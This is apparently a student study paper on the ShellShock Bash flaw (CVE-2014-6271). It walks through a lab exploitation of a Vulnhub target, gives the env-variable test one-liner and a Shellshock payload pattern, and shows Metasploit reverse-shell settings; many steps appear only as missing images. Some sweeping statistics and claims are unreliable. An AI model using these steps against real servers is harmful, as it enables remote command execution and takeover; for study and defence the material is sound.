The ShellShock Attack

Yoni Shieber | The Open University of Israel

This document is intended to provide detailed study on ShellShock attack. It covers all the required topics for understanding this exploit. The proof of concept will help visualize and perform the attack in a virtual scenario to understand the attack vector and the process of exploitation. We're going to look at the CVE2014–6271 and get a better understanding of it.

I. Introduction

Shellshock is a critical vulnerability due to the escalated privileges afforded to attackers, which allow them to compromise systems at will. Although the ShellShock vulnerability, CVE-2014-6271, was discovered in 2014, it is known to still exist on a large number of servers in the world. (Correct as of aug 2020).

II. Affected Software

Bash before 4.3, Apache CGI-BIN, Open ssh-sshd

III. Key terms

Bash, Environment Variables, CGI Scripts, Reverse Shell, Shell Shock, CVE-2014–6271

IV. Definitions

Bash
Bash is a Unix shell written for the GNU Project as a free software replacement for the Bourne shell (sh). It is often installed as the system's default command-line interface. It provides end users an interface to issue system commands and execute scripts.

Environment variables
Environment variables or ENVs basically define behavior of the environment. They can affect the processes ongoing or the programs that are executed in the environment.
We can add or echo ENVs from Bash shell.
In general we can declare variables and functions in the environment. Each function need to be declare as function with "declare -f [function]".

CGI Scripts
CGI stands for Common Gateway Interface. It is a way to let Apache execute script files and send the output to the client. Those script files can be written in any language understood by the server

Reverse Shell
A reverse shell is a shell process which will start on a machine, and its input and output are controlled by an attacker from a remote computer. And always, the shell runs on the victim's machine, but it will take the input from the attacker machine and also prints its output on the attacker's machine. Reverse shell will give the attacker a convenient way to run commands on a compromised machine.

The ShellShock Attack

Yoni Shieber | The Open University of Israel

Shell Shock

The vulnerability relies in the fact that Bash incorrectly parse in child Bash process environment all this X pattern variables :

X=’() { ;}’

as functions, and not as variables (without declaration as needed). As results, all bash commands that will appear after this pattern, will execute in main process.

This vulnerability in Bash allows remote code execution and run arbitrary commands without confirmation. A series of commands after this declaration will execute in main OS process once we create childe process. [1]

Let’s examine if our machine is vulnerable.
First, we need to declare that the environment variable is a function using (). Then we will add an empty body for the function. Finally, we can start adding the command we want to run after the function declaration.
Command:

env x='() { :;}; echo vulnerable' bash -c "echo test"

Shellshock is effectively a Remote Command Execution vulnerability in BASH. The vulnerability relies in the fact that BASH incorrectly executes trailing commands when it imports a function definition stored into an environment variable.

1. In the above code x=() { :;}; is our legit function definition in BASH environment variable.
2. The next part, i.e echo vulnerable is the injection of arbitrary OS command.
3. The rest are the BASH command echo test invoked the child process with on-the-fly defined environment.

To exploit "Shellshock", we need to find a way to "talk" to Bash. This implies finding a CGI that will use Bash. CGIs commonly use Python or Perl but it's not uncommon to find (on old servers), CGI written in Shell or even C.

When you call a CGI, the web server (Apache here) will start a new process and run the CGI. Here it will start a Bash process and run the CGI script.

Apache needs to pass information to the CGI script. To do so, it uses environment variables. Environment variables are available inside the CGI script. It allows Apache to easily pass every headers (among other information) to the CGI. We can use send payload to Apache

target by using **curl** or **http headers.**

Windows is completely safe from this vulnerability. About 75%+ of the Internet is Apache,

and 80% of Apache servers run on Linux, so almost the entire Internet is vulnerable. Bash functions can be used in .sh scripts, one liner commands and can also be defined in environment variables.

CVE-2014–6271
NIST definition : GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock."
Base Score: 9.8 CRITICAL


V. Steps for exploitation (A. manual | B. with Metasploit)

A.
[Technical details: Machines on a NAT network. Target image: from Vulnhub]


1. Target machine:

```
pentesterlab@vulnerable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:F4:1B:1B
          inet addr:192.168.237.156  Bcast:192.168.237.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef4:1b1b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1108 (1.0 KiB)  TX bytes:1518 (1.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

2. Here we see apache is running on the target:




3. In addition, we check if the target has open ports with nmap:




4. Check which cgi-scripts is exist with dirb:

The ShellShock Attack

Yoni Shieber | The Open University of Israel



Great. We had status script, we can see the content:




5. Opening a listener:


The ShellShock Attack

Yoni Shieber | The Open University of Israel

6. Attack by injection reverse shell in curl command:



And we got a shell:




B. [Technical details: Machines on a NAT network. Target image: ubuntu 8.1]

7. Metasploit framework:

Find the exploit:

The ShellShock Attack

Yoni Shieber | The Open University of Israel



use it:

Set rhost and show payload, and uri
NOTE for uri we need pre knowledge (e.g. by dirb)

The ShellShock Attack

Yoni Shieber | The Open University of Israel

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 10.100.102.65
rhost => 10.100.102.65
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/usr.sh
targeturi => /cgi-bin/usr.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Descrip
tion
   -   ----                                        ---------------  ----    -----  -------
---
   0   payload/generic/custom                                       normal  No     Custom
Payload
   1   payload/generic/debug_trap                                   normal  No     Generic
 x86 Debug Trap
   2   payload/generic/shell_bind_tcp                               normal  No     Generic
 Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                            normal  No     Generic
 Command Shell, Reverse TCP Inline
```

Set payload and see options:


```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, C
                                              VE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:hos
                                              t:port][ ... ]
   RHOSTS          10.100.102.65    yes       The target host(s), see https://github.com/rapid
                                              7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host or network interface to listen on
                                              . This must be an address on the local machine o
                                              r 0.0.0.0 to listen on all addresses.
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is ran
                                              domly generated)
   TARGETURI       /cgi-bin/usr.sh  yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is rand
                                              om)
   VHOST                            no        HTTP server virtual host


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.100.102.66    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

Can check if this machine is vulnerable and then, exploit:

The ShellShock Attack

Yoni Shieber | The Open University of Israel



VI. Mitigation

Update Bash version to above 4.3 or disable shell callout in /CGI-BIN

VII. References

IBM-Security

exploit-db.com

owasp.org

The book:
Download Computer & Internet Security: A Hands-on Approach
By : Wenliang Du
Chapter 3 SHELLSHOCK ATTACK

[1]
Demonstration in bash vulnerable version, how store the payload in env make it executed when bash childe process is create.
Taken from the book above.

```
$ foo='() { echo "hello world"; }; echo "extra";'
$ echo $foo
() { echo "hello world"; }; echo "extra";
$ export foo
$ bash_shellshock  ← Run bash (vulnerable version)
extra              ← The extra command gets executed!
seed@ubuntu(child):$ echo $foo

seed@ubuntu(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```